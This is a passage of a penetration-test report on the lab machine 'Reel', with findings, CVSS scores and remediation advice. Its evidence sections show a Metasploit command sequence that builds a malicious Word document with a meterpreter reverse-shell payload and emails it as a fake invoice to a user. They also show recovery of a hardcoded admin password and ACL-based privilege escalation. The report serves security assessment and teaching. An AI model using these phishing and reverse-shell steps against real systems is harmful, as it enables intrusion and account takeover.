
Membership in Backup_Admins did not grant direct access to the root flag, but allowed reading files from the Administrator’s desktop. There, a plaintext password was discovered in a script within the "Backup Scripts" folder.



```
PS C:\Users\claire> cd ..\administrator
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\desktop> dir


    Directory: C:\Users\administrator\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-----        11/2/2017   9:47 PM            Backup Scripts
-ar---        5/12/2025   5:07 PM         34 root.txt


PS C:\Users\administrator\desktop> type root.txt
type : Access to the path 'C:\Users\administrator\desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\administrator\desktop\root.txt:String) [Get-Content], UnauthorizedAc
   cessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\administrator\desktop> cd "Backup Scripts"
PS C:\Users\administrator\desktop\Backup Scripts> dir


    Directory: C:\Users\administrator\desktop\Backup Scripts


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a----        11/3/2017  11:22 PM        845 backup.ps1
-a----        11/2/2017   9:37 PM        462 backup1.ps1
-a----        11/3/2017  11:21 PM       5642 BackupScript.ps1
-a----        11/2/2017   9:43 PM       2791 BackupScript.zip
-a----        11/3/2017  11:22 PM       1855 folders-system-state.txt
-a----        11/3/2017  11:22 PM        308 test2.ps1.txt


PS C:\Users\administrator\desktop\Backup Scripts> type * | findstr 'password'
# admin password
$password="C[redacted]"
PS C:\Users\administrator\desktop\Backup Scripts> █
```

Figure 16: Cleartext password in backup script

Using the recovered credentials, the tester authenticated as Administrator via SSH and successfully accessed the root flag.



```
administrator@REEL C:\Users\Administrator>cd Desktop

administrator@REEL C:\Users\Administrator\Desktop>type root.txt
19[redacted]f8

administrator@REEL C:\Users\Administrator\Desktop>█
```

Figure 17: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Reel to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Reel should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

Microsoft Word RTF Parsing Vulnerability – CVE-2023-2255 - Apply latest Microsoft Office security patches, use Protected View or disable automatic macros and embedded scripts and implement attachment filtering and sandboxing at the mail gateway.

Hardcoded Administrator Password in Script - Never hardcode passwords into scripts and use credential vaults where possible. Rotate all credentials found in plaintext immediately.

ACL Misconfiguration – WriteDACL Group Escalation & ACL Misconfiguration – WriteOwner Abuse - Regularly audit user rights assignments with tools like BloodHound, restrict WriteOwner, WriteDACL, and GenericAll rights to admin accounts only. Monitor group membership changes in critical groups.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

Credential Exposure via cred.xml - Avoid storing reusable credentials on disk, use credential vaults where possible and rotate passwords.

Exposure of Internal Policy Documents - Remove unnecessary internal documentation from public/unauthenticated storage and apply least-privilege access controls to file shares.

Unauthenticated FTP File Access - Disable anonymous access to FTP immediately if possible, implement authentication and proper access controls and Migrate away from insecure protocols like FTP in favor of SFTP.

6.3 Long Term

LONG TERM REMEDIATION:


n/a

7 Technical Findings Details


1. Microsoft Word RTF Parsing Vulnerability – CVE-2023-2255 - High

CWE	CWE-94 - Improper Control of Generation of Code ('Code Injection')
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Root Cause	CVE-2023-2255 allows for remote code execution via specially crafted RTF payloads processed by Microsoft Word. In this case, a .doc file containing the payload exploited the same vulnerability due to embedded RTF parsing behavior.
Impact	Remote code execution via document delivery can lead to full user compromise, persistence, and lateral movement within the environment.
Remediation	• Apply latest Microsoft Office security patches. • Use Protected View or disable automatic macros and embedded scripts. • Implement attachment filtering and sandboxing at the mail gateway.
References	• https://nvd.nist.gov/vuln/detail/CVE-2023-2255 • https://msrc.microsoft.com/update-guide/


Finding Evidence



```
msf6 > use exploit/windows/fileformat/office_word/hta
[-] No results from search
[-] Failed to load module: exploit/windows/fileformat/office_word/hta
msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/office_word_hta) > set FILENAME invoice.doc
FILENAME => invoice.doc
msf6 exploit(windows/fileformat/office_word_hta) > set SRVHOST 10.10.14.6
SRVHOST => 10.10.14.6
msf6 exploit(windows/fileformat/office_word_hta) > set SRVPORT 80
SRVPORT => 80
msf6 exploit(windows/fileformat/office_word_hta) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(windows/fileformat/office_word_hta) > set LPORT 443
LPORT => 443
msf6 exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.6:443
msf6 exploit(windows/fileformat/office_word_hta) > [+] invoice.doc stored at /home/kali/.msf4/local/invoice.doc
[*] Using URL: http://10.10.14.6/default.hta
[*] Server started.
```



```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ sendEmail -f test@megabank.com -t nico@megabank.com -u "Invoice Attached" -m "You are overdue payment" -a invoice.doc -s 10.10.10.77 -v
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ Connecting to 10.10.10.77:25
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ My IP address is: 10.10.14.6
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     220 Mail Service ready
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         EHLO kali
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250-REEL, 250-SIZE 20480000, 250-AUTH LOGIN PLAIN, 250 HELP
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         MAIL FROM:<test@megabank.com>
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 OK
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         RCPT TO:<nico@megabank.com>
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 OK
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         DATA
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     354 OK, send.
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending message body
May 12 18:34:39 kali sendEmail[88566]: Setting content-type: text/plain
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ Sending the attachment [invoice.doc]
May 12 18:34:50 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 Queued (11.078 seconds)
May 12 18:34:50 kali sendEmail[88566]: Email was sent successfully!  From: <test@megabank.com> To: <nico@megabank.com> Subject: [Invoice Attached] Attachment(s): [invoice.doc] Server: [10.10.10.77:25]
```




```
[*] Started reverse TCP handler on 10.10.14.6:443
msf6 exploit(windows/fileformat/office_word_hta) > [+] invoice.doc stored at /home/kali/.msf4/local/invoice.doc
[*] Using URL: http://10.10.14.6/default.hta
[*] Server started.
[*] Sending stage (177734 bytes) to 10.10.10.77
[*] Meterpreter session 1 opened (10.10.14.6:443 → 10.10.10.77:51916) at 2025-05-12 18:35:10 +0200

msf6 exploit(windows/fileformat/office_word_hta) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: HTB\nico
meterpreter > 
```

2. Hardcoded Administrator Password in Script - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	A plaintext password for the Administrator account was found in a script on the Administrator's desktop, accessible to members of the Backup_Admins group.
Impact	Leads to full system compromise if the password belongs to a privileged account, enabling complete control over the host.
Remediation	• Never hardcode passwords into scripts. • Use credential vaults (e.g., Windows Credential Manager, HashiCorp Vault). • Rotate all credentials found in plaintext.
References	https://cwe.mitre.org/data/definitions/798.html

Finding Evidence




```
PS C:\Users\claire> cd ..\administrator
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\desktop> dir


    Directory: C:\Users\administrator\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         11/2/2017   9:47 PM            Backup Scripts
-ar--         5/12/2025   5:07 PM         34 root.txt


PS C:\Users\administrator\desktop> type root.txt
type : Access to the path 'C:\Users\administrator\desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\administrator\desktop\root.txt:String) [Get-Content], UnauthorizedAc
   cessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\administrator\desktop> cd "Backup Scripts"
PS C:\Users\administrator\desktop\Backup Scripts> dir


    Directory: C:\Users\administrator\desktop\Backup Scripts


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         11/3/2017  11:22 PM        845 backup.ps1
-a---         11/2/2017   9:37 PM        462 backup1.ps1
-a---         11/3/2017  11:21 PM       5642 BackupScript.ps1
-a---         11/2/2017   9:43 PM       2791 BackupScript.zip
-a---         11/3/2017  11:22 PM       1855 folders-system-state.txt
-a---         11/3/2017  11:22 PM        308 test2.ps1.txt


PS C:\Users\administrator\desktop\Backup Scripts> type * | findstr 'password'
# admin password
$password="C[redacted]
PS C:\Users\administrator\desktop\Backup Scripts> █
```

3. ACL Misconfiguration – WriteDACL Group Escalation - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	User Claire had WriteDACL permissions over the Backup_Admins group. After taking control of her account, the tester added Claire to this privileged group using standard domain tools.
Impact	Allows privilege escalation within AD without exploiting vulnerabilities, enabling access to sensitive hosts and resources.
Remediation	• Restrict high-risk ACL permissions to trusted admin accounts only. • Conduct periodic BloodHound audits. • Monitor group membership changes in critical groups.
References	https://bloodhound.specterops.io/resources/edges/write-dacl

Finding Evidence




```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ cat acls.csv | grep claire
"Backup_Admins@HTB.LOCAL","GROUP","","claire@HTB.LOCAL","USER","WriteDacl","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","tom@HTB.LOCAL","USER","WriteOwner","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Account Operators@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","ExtendedRight","User-Force-Change-Password","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteProperty","Member","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteDacl","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteDacl","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","Owner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","Owner","","AccessAllowed","False"
```

4. ACL Misconfiguration – WriteOwner Abuse - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	7.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	User Tom had WriteOwner permissions on user Claire's account, allowing him to seize ownership and reset her password using native tooling.
Impact	Attackers can gain access to other accounts without exploiting vulnerabilities, using built-in ACL functionality.
Remediation	• Regularly audit user rights assignments with tools like BloodHound. • Restrict WriteOwner, WriteDACL, and GenericAll rights to admin accounts only. • Monitor and alert on privilege modification events.
References	https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/take-ownership-of-files-or-other-objects

Finding Evidence




```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ cat acls.csv | grep tom
"tom@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","Owner","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","tom@HTB.LOCAL","USER","WriteOwner","","AccessAllowed","False"
```


5. Credential Exposure via cred.xml - Medium

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	6.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Root Cause	A file named cred.xml was found containing encrypted credentials. These were decrypted using PowerShell's Import-Clixml, resulting in valid plaintext credentials for another user.
Impact	Stored credentials, even in encrypted form, can often be trivially decrypted by attackers with local access, enabling lateral movement.
Remediation	• Avoid storing reusable credentials on disk. • Periodically rotate user passwords and audit stored secrets.
References	• https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/import-clixml?view=powershell-7.5 • https://attack.mitre.org/techniques/T1555/

Finding Evidence



```
C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">[redacted]</SS>
    </Props>
  </Obj>
</Objs>
C:\Users\nico\Desktop>
```

